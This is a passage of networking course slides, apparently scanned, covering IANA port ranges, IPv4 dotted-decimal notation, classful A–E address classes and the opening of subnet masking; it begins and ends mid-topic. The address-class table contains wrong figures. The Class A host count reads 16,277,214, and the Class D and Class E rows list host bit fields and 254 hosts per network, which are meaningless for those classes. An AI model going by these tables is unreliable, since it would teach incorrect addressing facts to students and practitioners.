succession, resulting in overloading the receiver
- It uses a CRC field to detect errors and discards the corrupted frame without any alerts or warnings
- PPP does not offer a proper addressing mechanism to handle frames in a multipoint configuration

Notes:

IP Addressing and Port Numbers



Internet Assigned Numbers Authority (IANA)

- IANA is responsible for the global coordination of **DNS Root**, **IP addressing**, and other Internet protocol resources
- The well-known ports are assigned by IANA and can only be used by **the system (or root) processes** or by programs executed by privileged users on most systems
- The registered ports are listed by the IANA and can be used by **ordinary user processes** or programs executed by ordinary users on most systems
- The IANA registers the uses of these ports as a convenience to the **community**
- The range for assigned ports managed by the IANA is **0–1023**

Notes: ____

IP Addressing

- An IP Address is a **unique** numeric value assigned to a node or a **network** connection

IP Address

- 32-bit binary number
- Set of four numbers or octets ranging between 0 to 255
- Numbers are separated by periods
- Known as dotted-decimal notation

Examples

- **168.192.0.1**
- **23.255.0.23**
- **192.165.7.7**

IP Addressing

Classful IP Addressing

- IP addresses are divided into **5 major classes** in the classful IP addressing scheme
- This was the first **addressing** scheme of the Internet. It managed addressing through classes **A**, **B**, **C**, **D**, and **E**
- An IP address can be broken down into two parts:
  - The first part represents the network
  - The second part represents a specific **host** on the network

NOTE:

- All the hosts residing on a network can **share the same network** prefix but should have a unique host number
- Hosts residing on different networks can have the same host number but should have **different** network **prefixes**


Two-Level Internet Address Structure:

Network Number	**Host Number**

OR

Network Prefix	**Host Number**

Notes: ______________________________



Address Classes

Class A

- Has an 8-bit network prefix
- Starts with binary address 0, the decimal number can be anywhere between 1–126
- The first 8 bits (one octet) identify the network, the remaining 24 bits specify hosts residing in the network

Class B

- Has a 16-bit network prefix
- Starts with binary address 10, the decimal number can be anywhere between 128–191
- The first 16 bits (two octets) identify the network, the remaining 16 bits specify hosts residing in the network

Class C


- Has a 24-bit network prefix
- Starts with binary address 110, the decimal number can be anywhere between 192–223
- The first 24 bits (three octets) identify the network, the remaining 8 bits specify hosts residing in the network

Class D

- Starts with binary address 1110, the decimal number can be anywhere between 224-239
- Supports multicasting

Class E

- Starts with binary address 1111, the decimal number can be anywhere between 240-255
- Reserved for experimental use



Address Classes (Cont'd)

Table showing number of Networks and Hosts:

Class	Leading Bits	Size of Network Number Bit Field	Size of Host Number Bit Field	Number of Networks	Addresses Per Network
Class A	0	7	24	126	16,277,214
Class B	10	14	16	16,384	65,534
Class C	110	21	8	2,097,152	254
Class D (Multi cast)	1110	20	8	1,048,576	254
Class E (Reserved)	1111	20	8	1,048,576	254

IP Address Classes and class characteristics and uses

IP Address Class	Fraction of Total IP Address Space	Number of Network ID Bits	Number of Host ID Bits	Intended Use
Class A	1/2	8	24	Used for Unicast addressing for very large organizations
Class B	1/4	16	16	Used for Unicast addressing for medium or large organizations
Class C	1/8	24	8	Used for Unicast addressing for small organizations
Class D	1/16	N/A	N/A	Used for IP multicasting
Class E	1/16	N/A	N/A	Reserved

Notes: ____

Subnet Masking


1. A Subnet Mask divides the IP address of the host into **network** and **host** numbers
2. A Subnet allows the division of Class A, B, and C network numbers into **smaller segments**
3. A Variable length subnet mask (VLSM) allows two or more subnet masks to exist in the **same network**
4. VLSM effectively uses **IP address** space in a network

Default Subnet Masks for Class A, Class B, and Class C Networks

IP Address Class	Total # bits for Network ID/Host ID	Default Subnet Mask			
		First Octet	Second Octet	Third Octet	Fourth Octet
Class A	8/24	11111111	00000000	00000000	00000000
Class B	16/16	11111111	11111111	00000000	00000000
Class C	24/8	11111111	11111111	11111111	00000000

Subnetting

- Subnetting allows you to divide a Class A, B, or C network into different **logical subnets**
- To subnet a network, use some of the bits from the host ID portion, in order to **extend the natural mask**



Subnet Address Hierarchy

- Consider the class C Address

